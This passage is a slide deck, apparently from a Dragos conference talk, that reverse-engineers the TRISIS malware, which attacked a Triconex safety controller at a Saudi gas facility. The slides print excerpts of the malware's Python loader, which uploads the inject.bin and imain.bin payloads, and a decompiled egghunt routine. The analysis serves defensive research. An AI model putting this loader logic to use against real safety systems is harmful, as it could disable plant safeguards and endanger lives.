DRAGOS

Safeguarding Civilization

Analyzing TRISIS

The Intersection of the Most RECON topics

Reid Wightman & Jimmy Wylie; Dragos Inc.

This talk involves

- Malware reverse engineering
- Hardware reverse engineering
- Firmware reverse engineering
- Protocol reverse engineering
- Lockpicking
- Purchase of a large amount of steel from Canada 🇨🇦
- So let's dive in

DRAGOS


TRISIS Event

- Unspecified gas facility in Saudi Arabia attacked, August 2017
- Infection resulted in system shut-down *during* intrusion
  - Not assessed as shut-down due to attack
- Attack focused on Schneider Electric Triconex system

TRISIS Attack Path


- SIS-connected workstation compromised
- Malicious ‘compiled’ python moved to workstation with payloads
- EXE handles connectivity to and interaction with SIS

TRISIS Attack Progression


Establish Access on SIS-Connecting System
Transfer TRISIS package to System
Use TRISIS Base EXE to upload Tristation program
Tristation Program compromises SIS
Leverage Access for ICS Disruption via SIS

DRAGOS

TRISIS Attack Observed


Establish Access on SIS-Connecting System
Transfer TRISIS package to System
Use TRISIS Base EXE to upload Tristation program
Tristation Program compromises SIS
Ac
Di

Something Breaks Here (Maybe)!

What TRISIS Means

- Deliberate targeting of SIS accepts risk:
  - Physical damage
  - Potential injury or loss of life
- New ‘norm’ established in ICS targeting, operations

What is TRISIS

- Malware that infects and installs a rootkit on the safety controller
- PC Application – TRILOG.EXE, py2exe binary + Library.zip
- Three (important) PowerPC Payloads
    - PresetStatusField program, included in TRILOG.EXE
    - inject.bin, an exploit for the Triconex operating system, and imain installer
    - imain.bin, a code hook implant for the Triconex operating system
- A fourth unknown payload
    - This is presumed to take advantage of the code hook
    - Could use new protocol command to override default behavior

DRAGOS

What is a Safety Controller

- Like a Programmable Logic Controller, but meant to shut a plant (or reactor) down safely
- Lots of overlap with ‘regular’ PLCs
  - Runs compiled programs, written by engineers: 61131 ’Ladder Logic’
  - Isolated inputs and outputs to deal with power surges/electrical problems
  - Often an SIS will perform both safety and regular operation functions for cost savings
  - SIS may automate stuff not related to just shutting down the plant. Depends on engineers.
- But, in a nutshell, meant to protect people from being injured

What a Safety Controller Isn’t


- It’s not the ONLY safety system
- Mechanical failsafes are used too
  - Burst discs
  - Pressure relief valves
  - &etc;
- Basically:
  - Hacking an SIS doesn’t mean you won
  - Still have to overcome mechanical fail-safes of a plant to cause harm
  - But it’s an important step for someone bent on destruction

About the Triconex SIS

- From a hardware engineering point of view: ‘Triple Redundant’
  - Two power supplies (with batteries and capacitors)
  - Three processor modules (with voting algorithm)
  - Redundant communications
  - Fail-safe programming
- From a security point of view: ‘Just a PLC’
  - Single communication interface
  - Runs user-supplied compiled code (PowerPC) in User Mode
  - No authentication on the Engineering Interface


Triconex SIS Modes of Operation

- ‘Remote’ – allows operator to issue control commands (but NOT to download new control logic). This includes ability to tell SIS to ‘STOP’ running.
- ‘Run’ – operators cannot issue any commands: SIS cannot be stopped remotely, **nor can operator issue any instructions** (for example to open valves)
- ‘Program’ – like ‘Remote’, except that new code may be downloaded also.
- ‘Stop’ – new code may be loaded into the SIS, but no code will run and no outputs may be asserted




DRAGOS

Trilog.exe – script_test.py



```
import TsHi, sh, struct, time, sys

def PresetStatusField(TsApi, value):
    if len(value) != 4:
        return -1
    script_code = '\x80\x00@<\x00\x00b\x80@\x00\x80<@ \x03|\x1c\x00\x82@\x04\x00b\x80`\x00\x80<@ \x03| x
    AppendResult = TsApi.SafeAppendProgramMod(script_code)
    if not AppendResult:
        return -1
    cp_info = TsApi.GetCpStatus()
    status = cp_info[40:44]
    if status != value:
        return 0
    return 1
```

Trilog.exe – script_test.py




```
while True:
    try:
        data = open('inject.bin', 'rb').read()
        data = sh.chend(data)
        payload = open('imain.bin', 'rb').read()
        payload = sh.chend(payload)
        payload = payload + struct.pack('<II', len(payload) + 8, 5666970)
        data = data + struct.pack('<II', 4660, len(payload)) + payload
    except:
        print 'module file read FAILURE'
        break

    print 'setting arguments...'
    result = PresetStatusField(test, '\x01\x80\x00\x00')
    if result >= 0:
        do_restore = True
    if result != 1:
        print 'Preset failure'
        break
    print 'uploading module'
    AppendResult2 = test.SafeAppendProgramMod(data)
```

DRAGOS

PresetStatusField

- Dump Code out of the python
- Load into IDA as PPC




PowerPC Instructions
@ppcinstructions

evhodgman - Vector Multiply Half Odd Double-Guarded Modulo and Accumulate Negative (SPE)

10:31 AM - 16 Feb 2015

PresetStatusField

- Egghunt program
- Searches for an address between 0x00800000 and 0x00800100
- Checks some values, and sets another address to argument (0x8001)




```
int32_t presetStatusField(void){
  int32_t curr = 0x800000;

    while(curr <= 0x800100){
        if (*curr == 0x400000 && *(curr+4) == 0x600000){
            *(curr+24) = 0x8001
        }
        curr = curr + 4;
    }
    sc(-1)
}
```

TRISIS Components – Inject.bin first look

- Very first time looking at inject.bin. (To IDA!)
- There are a lot of unknown addresses.
- We have a program that runs on an unknown OS
- Need to look at the firmware

Triconex Hardware


- So we need to know: what are those offsets in memory?
- We cannot find any firmware downloads for this controller
- To eBay!
- $5kUSD later, we have a working Triconex (thanks Quebec! 🇨🇦)



